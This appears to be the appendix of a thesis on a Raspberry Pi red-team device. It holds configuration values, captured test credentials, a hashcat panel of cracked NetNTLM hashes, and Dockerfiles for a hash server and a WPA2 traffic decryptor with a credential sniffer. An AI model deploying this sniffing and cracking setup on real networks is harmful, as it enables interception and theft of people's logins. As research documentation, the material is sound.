
```
password: "password"

# VPN config will be in format 'route_to_vpn_config+new_hostname'
device_hostname: "TestBerry01"
route_to_vpn_config: "bakalarka.server"

project_name: "raspberry_redteam"

ovpn_key: "5028fb3sd5d4s1c8sd634bad0cb345787"


public_port: 2024

vpn_server_location: "bakalarka.server"
```

Figure B.5: Global variables in Configurator



```
Starting net-creds.py (Fri May 3 08:41:44 UTC 2019)
[*] Using interface: tap0
[192.168.43.152] GET detectportal.firefox.com/success.txt
[192.168.43.152] POST www.dsl.sk/user.php
[192.168.43.152:33828 > 217.67.19.197:80] [93mHTTP username: login=test[0m
[192.168.43.152:33828 > 217.67.19.197:80] [93mHTTP password: password=testtest[0m
[192.168.43.152] POST load: action=login&save=true&url=&login=test&password=testtest&auto=on&submit=Prihl%E1si%9D
[192.168.43.152] POST ocsp.int-x3.letsencrypt.org/
[192.168.43.152] POST ocsp.sca1b.amazontrust.com/
```

Figure B.6: Credentials monitor output from Storage server



Hashcat control pannel:

Start Stop Restart

Status: **Hashcat status not provided**

Hashcat mode	Timestamp	Hash	Status	Password	Action
5500	April 25, 2019, 2:52 p.m.	ipluskal::::4516b24e8a8aba9a4b5fe317a290e78de2cddb4736937ed8:6f3a83b65fd2a21e	Cracked	hrslo	Delete
5500	April 25, 2019, 2:52 p.m.	ipluskal::::7352a4ed35f89e9000b70b6b9d2da3cb39e985df81bbd9d0:0ed63131f9cdd63a	New	None	+ Add to queue Delete
5500	April 25, 2019, 2:51 p.m.	ipluskal::::d2c32b2ceca95b90e57064d56f3f94371a6fcf6d97783eff:4ac8998f15f61404	Cracked	hrslo	Delete
5500	April 25, 2019, 2:16 p.m.	abcd::::be9377ce2bd04257c1bd0f160d4fad1094bbbccf67406be3:166dbbabf55a9b55	Cracking...	None	Delete
5500	April 25, 2019, 1:26 p.m.	test123::::5f8c4dfd99c6ca357c5cee3a2b1c226072b8663e46cc6038:bb93aa40aeb9c995	Cracked	aaa	Delete
5500	April 24, 2019, 11:35 p.m.	test::::05338f863025bf52194e7f4b91f901cdf35c7c04472beb09:b66332d1a92bd494	Cracked	testing	Delete
5500	April 24, 2019, 2:56 p.m.	testggdfh::::61539159bebcc02f387a8bf6f021602ea1bc4e3f3f007c7c:528f3108d64b85e3	Cracking...	None	Delete
5500	April 24, 2019, 2:56 p.m.	testggdfh::::9f431cc13ea48302a1e8f3f238fb4299727f475a4cf803d7:5ff946f3736761ed	New	None	+ Add to queue Delete

Figure B.7: Hash storage front end from Storage server

Appendix C

Dockerfiles

```
FROM ubuntu:18.04

RUN apt-get update
RUN apt-get install -y python3-dev python3-pip git

WORKDIR /opt
# Do not cache git clone
ADD https://www.unixtimestamp.com/ /tmp/bustcache
RUN mkdir -p ~/.ssh/
RUN ssh-keyscan -t rsa bitbucket.org > ~/.ssh/known_hosts
RUN git clone https://github.com/spodlesny/hash_server.git bakalarka

WORKDIR /opt/bakalarka
RUN pip3 install -Ur requirements.txt
RUN ln -s /opt/bakalarka/gunicorn.service
 ↪  /etc/systemd/system/gunicorn.service

RUN apt-get install -y nginx
RUN rm /etc/nginx/sites-enabled/default
RUN ln -s /opt/bakalarka/proxy_config.nginx /etc/nginx/sites-enabled/

CMD /usr/bin/python3 manage.py migrate && service nginx start && gunicorn
 ↪  --access-logfile - --workers 3 --bind
 ↪  unix:/opt/bakalarka/bakalarka.sock hash_server.wsgi:application
```

Listing 7: `Dockefile` used for building Storage server

```
FROM spodlesny/kali_arm

RUN apt-get update
RUN apt-get install -y python-dev python-pip git net-tools inetutils-ping
 ↪  libboost-dev libboost-regex-dev libpcap-dev openssl nano tcpdump
 ↪  aircrack-ng cmake libssl-dev screen
RUN pip install scapy==2.3.1 wsgiref==0.1.2

RUN git clone https://github.com/mfontanini/libtins.git
WORKDIR libtins/
RUN git checkout tags/v3.2
RUN mkdir build
WORKDIR build/

RUN cmake ../ -DLIBTINS_ENABLE_CXX11=1
RUN make
RUN make install

WORKDIR ../../
RUN git clone https://github.com/mfontanini/dot11decrypt.git
WORKDIR dot11decrypt
RUN mkdir build
WORKDIR build
RUN cmake ..
RUN make

WORKDIR ../../
RUN ls
RUN git clone https://github.com/DanMcInerney/net-creds.git

ENV WIFI_INTERFACE=wlan1
ENV WIFI_ENC_TYPE=wpa
ENV WIFI_NAME=test
ENV WIFI_PASSWORD=NBUsr123
ENV WIFI_CHANNEL=1

CMD airmon-ng stop $WIFI_INTERFACE'mon' > /dev/null && airmon-ng start
 ↪  $WIFI_INTERFACE > /dev/null && screen -d -m airodump-ng
 ↪  $WIFI_INTERFACE'mon' --channel $WIFI_CHANNEL && screen -d -m
 ↪  dot11decrypt/build/dot11decrypt $WIFI_INTERFACE'mon'
 ↪  $WIFI_ENC_TYPE:$WIFI_NAME:$WIFI_PASSWORD && sleep 10 && echo "Starting
 ↪  net-creds.py ($(date))" && python -u net-creds/net-creds.py -i tap0
```

Listing 8: `Dockerfile` for building WPA2 Personal credentials monitor